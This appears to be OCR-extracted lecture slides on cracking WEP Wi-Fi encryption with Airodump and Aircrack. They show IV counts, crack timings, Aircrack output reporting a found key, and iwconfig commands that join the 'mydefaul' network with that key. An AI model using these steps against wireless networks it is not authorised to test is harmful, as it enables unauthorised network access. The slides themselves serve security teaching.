
```
0000  08 41 00 00 00 90 cc ad 5d 90 00 01 02 03 04 05  .A..... ]......
0010  ff ff ff ff ff ff a0 79 ee 8b 00 00 c6 ac d8 a0  .....y .....
0020  29 44 3c 69 8c 08 c8 b5 d4 5b 5a 2b 85 2d 42 83  )D<i.... . [z+.-B.
0030  a6 00 af d2 2f bf 3a 5f b2 ed 52 9f d7 d6 d7 a8  .../._. ..R.....
0040  ba cd 33 1b  ..3.
```

Source Hardware... | P: 7598 D: 7598 M: 0

Cracking WEP with Aircrack

- Airodump collects packets
- Aircrack is used on the output file from Airodump
- It uses unique IVs to break the WEP key
- ~330,000 unique IVs and Aircrack broke the key in 1 second
- ~100,000 and it took 21 seconds

Aircrack Work Flow



WEP Crack Demo

```
[00:00:00] Tested 25978 keys (got 81914 IVs)
```

KB	depth	byte(vote)
0	0/ 8	6D(15) A4(15) 6A(12) 9B(12) 34(5) AC(5)
1	0/ 6	79(55) 80(18) 73(13) FD(13) EF(12) B0(9)
2	0/ 43	6B(30) A7(25) 15(15) 5C(15) 0B(13) F5(13)

```
KEY FOUND! [ 6D:79:6B:65:79 ]
```

```
ppnb1:/root/demo> iwconfig wlan0 mode Managed  
ppnb1:/root/demo> iwconfig wlan0 essid mydefaul  
ppnb1:/root/demo> iwconfig wlan0 key 6D:79:6B:65:79
```

*Login mydefaul WLAN with
the cracked WEP password*